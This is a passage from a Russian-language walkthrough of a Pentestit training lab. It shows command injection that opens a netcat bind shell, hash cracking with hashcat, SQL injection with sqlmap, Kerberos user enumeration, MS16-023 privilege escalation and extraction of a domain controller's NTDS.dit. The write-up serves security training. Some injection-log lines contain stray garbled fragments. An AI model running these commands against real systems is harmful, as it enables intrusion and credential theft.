Запускаем скрипт на выполнение, и через некоторое время получаем желаемый результат:

```
root@kali:~/pentestit/webc# python webc.py
Success: admin:
```

Получилось! После с нужным логином и паролем, понимаем что мы оказались в самописном инструменте для запуска каких-то скриптов.

Множество уязвимостей связано с плохо проверенным пользовательским вводом, попробуем добиться command injection. Если ввод передается в system, мы можем добавить дополнительную команду с помощью разделителя — ;, &, или |. Попробуем!

```
Select option:
 1. First script
 2. Second script
 3.Third script

To exit type -1.
Option: 1
Option: 2
Option: 3
Option: & undefinedFilterCallback("exec")) {(_self.env.getFilter("pwd"))} HTTP/1.1
Invalid input!
Option: ; echo/20100101 Firefox/45.0
Invalid input!
Option: ||
Invalid input! ZDUxMzM0ZDkwODg0NWZIMjE=
Option: |
Option: | nc -nvlp 1234 -e /bin/sh
```

Фильтруется все кроме |, что, видимо, было упущено разработчиками. Используя команду | nc -nvlp

1234 -e /bin/sh создаем bind shell на web-control. Теперь остается только подключиться и найти токен:

```
nc 192.168.0.6 1234
cat /var/opt/token.txt
```

Токен store

Как видно по схеме сети, store представлен двумя хостами — 172.16.0.4 (production), и 172.16.0.5 (dev). Кроме того, копия магазина находится на хосте ssh в папке /var/www/.

Изучив содержимое /var/www делаем следующие выводы:

- используется последняя версия OpenCart, в которой нет известных уязвимостей
- в /var/www/config.php находим пароль к локальной БД, на которой установлена копия магазина; в ней находим хеш пароля пользователя admin — пока он наша единственная надежда.

В hashcat недавно даже появилась возможность подбирать хеши формата OpenCart. Попробуем:

```
hashcat — alexey@Alexeys-MacBook-Pro — /opt/hashcat — zsh — Solarized...
[[alexy:/opt/hashcat]$ cat store.hash                               (master*)
652995927a552617aeed8ecf844b6f6af4760a15:J3Wgm5mbC
[[alexy:/opt/hashcat]$ ./hashcat -m 13900 -a 0 store.hash /opt/SecLists/Passwords/rockyou.txt
hashcat (v3.10-264-gff6d3da) starting...

OpenCL Platform #1: Apple
=====
- Device #1: Intel(R) Core(TM) i7-6567U CPU @ 3.30GHz, skipped
- Device #2: Intel(R) Iris(TM) Graphics 550, 384/1536 MB allocatable, 48MCU

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Applicable Optimizers:
* Zero-Byte
* Precompute-Init
* Not-Iterated
* Single-Hash
* Single-Salt

Watchdog: Temperature abort trigger disabled
Watchdog: Temperature retain trigger disabled

- Device #2: Kernel m13900_a0.a585f09a.kernel not found in cache! Building may take a while...
Cache-hit dictionary stats /opt/SecLists/Passwords/rockyou.txt: 139921497 bytes, 14343296 words, 14343296 keyspace

INFO: approaching final keyspace, workload adjusted

Session.Name....: hashcat
Status.........: Exhausted
Input.Mode.....: File (/opt/SecLists/Passwords/rockyou.txt)
Hash.Target....: 652995927a552617aeed8ecf844b6f6af4760a15:...
Hash.Type.....: OpenCart
Time.Started...: Tue Dec 13 12:39:58 2016 (2 secs)
Speed.Dev.#2...: 7103.6 kH/s (9.38ms)
Recovered.....: 0/1 (0.00%) Digests, 0/1 (0.00%) Salts
Progress.....: 14343296/14343296 (100.00%)
Rejected.....: 1599/14343296 (0.01%)

Started: Tue Dec 13 12:39:58 2016
Stopped: Tue Dec 13 12:40:23 2016
[alexy:/opt/hashcat]$ (master*)
```

К сожалению, подобрать пароль не удается даже на достаточно большом словаре.

Переключим внимание на store и dev-store — возможно в них есть дополнительный скрытый файл, или используется старая, уязвимая версия OpenCart. Через некоторое время обнаруживаем SQL-инъекцию на машине dev-store, которой не было на ssh или store — видимо, на этом сервере осталась старая версия с [уязвимостью](#).

Для проверки, поменяем hosts файл добавив запись:

```
172.16.0.5      store.gds.lab
```

И запустим SQLmap:

```
sqlmap -u 'http://store.gds.lab/index.php?route=product/product&product_id=53*' --sql-shell
```

```
root@kali:~# sqlmap -u 'http://store.gds.lab/index.php?route=product/product&product_id=53*' --sql-shell
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 13:17:55

custom injection marking character ('*') found in option '-u'. Do you want to process it? [Y/n/q] Y
[13:17:59] [INFO] testing connection to the target URL
[13:17:59] [INFO] testing if the target URL is stable
[13:18:00] [INFO] target URL is stable
[13:18:00] [INFO] testing if URI parameter '#1*' is dynamic
[13:18:00] [INFO] confirming that URI parameter '#1*' is dynamic
[13:18:01] [WARNING] URI parameter '#1*' does not appear to be dynamic
[13:18:01] [INFO] heuristics detected web page charset 'ascii'
[13:18:01] [INFO] heuristic (basic) test shows that URI parameter '#1*' might be injectable (possible DBMS: 'MySQL')
[13:18:01] [INFO] testing for SQL injection on URI parameter '#1*'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] 
```

Мы получили доступ к базе данных на dev-store. К сожалению, доступ к файловой системе ограничен (прочесть /etc/passwd или записать что-то в файл через OUTFILE не получается), поэтому, видимо,

токен находится прямо в базе.

```
sql-shell> select token from token;
[13:22:15] [INFO] fetching SQL SELECT statement query output: 'select token from token'
[13:22:16] [INFO] the SQL query used returns 1 entries
[13:22:16] [INFO] retrieved:
select token from token; [1]:
[*]

sql-shell> █
```

И вот, store взят!

Изучаем win-term

Чтобы продвинуться дальше, участникам понадобилось больше четырех дней, хотя, как обычно, ларчик просто открывался. На текущий момент нераскрытыми остались три токена — `win-term`, `win-dc0` и `cloud`.

Просканировав порты на Windows терминале и контроллере домена (DC0), понимаем что никаких дополнительных сервисов не открыто, версия Windows — 2008 R2, и известных публичных уязвимостей, позволяющих получить code execution нет. Несмотря на это, мы можем определить что обновления давно не устанавливались, так как машину `win-term` можно перезагрузить с помощью [уязвимости в RDP](#). Это значит, что вероятно повысить привилегии до администратора после входа на машину будет не так сложно.

Перебор паролей по словарю тоже не дает желаемого результата ни на одной из учетных записей. На всякий случай убеждаемся, что найденные ранее учетные данные существуют в домене:


```
root@kali:~/pentestit/term# nmap -p 88 --script krb5-enum-users --script-args krb5-enum-users.realm='gds-office',userdb=win-users 192.168.0.2 -sT -Pn

Starting Nmap 7.31 ( https://nmap.org ) at 2016-12-13 13:37 PST
Nmap scan report for 192.168.0.2
Host is up (0.00012s latency).
PORT      STATE SERVICE
88/tcp    open  kerberos-sec
|_ krb5-enum-users:
|   Discovered Kerberos principals
|     k.barth@gds-office
|     m.howard@gds-office
|     s.locklear@gds-office
|     e.lindsey@gds-office
|     a.modlin@gds-office
|     g.leone@gds-office
|     j.wise@gds-office
|_    192.168.0.2


Nmap done: 1 IP address (1 host up) scanned in 1.23 seconds
```

Все на месте. На данном этапе у нас есть пароли двух пользователей — a.modlin и e.lindsey. Попробуем модифицировать пароль e.lindsey таким образом, чтобы он соответствовал стандартным доменным политикам, и содержал большие и маленькие буквы, и цифры. Начнем с того, что сделаем первую букву пароля e.lindsey заглавной:

```
rdesktop 192.168.0.3 -u "GDS-OFFICE\\e.lindsey" -p "*****" -r disk:share=/root/pentestit/term -r clipboard:PRIMARYCLIPBOARD
```




Удалось подключиться! Попробуем повысить привилегии до администратора с использованием известной уязвимости [MS16-023](#). Я скомпилировал этот код в виде exe file, но можно выполнить и через PowerShell. Запускаем:




В полученной консоли администратора создаем отдельного пользователя, удаляем за собой лишние файлы, и заходим под локальным администратором:


```
rdesktop 192.168.0.3 -u "TermAdmin" -p "Admin123" -r disk:share=/root/pentestit/term -r clipboard:PRIMARYCLIPBOARD
```




У администратора находим скрипт подключения зашифрованного диска с помощью TrueCrypt с ключом.
Запускаем:



На появившемся диске X есть база KeePass, опять же с ключом:




А в ней — пароль от учетной записи gross к cloud, и долгожданный токен:




Получаем права администратора домена в win-dc0

Продолжая изучать содержимое терминала, мы находим папку с бекапом диска доменного контроллера:



Подключим VHD файл в консоли управления сервером:



Затем скопируем файл `Windows\NTDS\Ntads.dit` и `Windows\System32\config\SYSTEM` с только что подключенного VHD на локальную kali-машину.

```
root@kali:~/pentestit/dc0# ls -la
total 24088
drwxr-xr-x  2 root root    4096 Dec 13 14:34 .
drwxr-xr-x 18 root root    4096 Dec 13 14:34 ..
-rw-r--r--x  1 root root 16793600 Dec 13 14:34 nttds.dit
-rw-r--r--x  1 root root  7864320 Dec 13 14:34 SYSTEM
root@kali:~/pentestit/dc0#
```

Прежде чем продолжить, нужно подготовиться, установив специальные утилиты для работы с таблицами NTDS.dit: `libesedb` и `NTDSXtract`. Можно установить их в `/opt` таким образом:

```
cd /opt

git clone https://github.com/libyal/libesedb.git
cd libese/
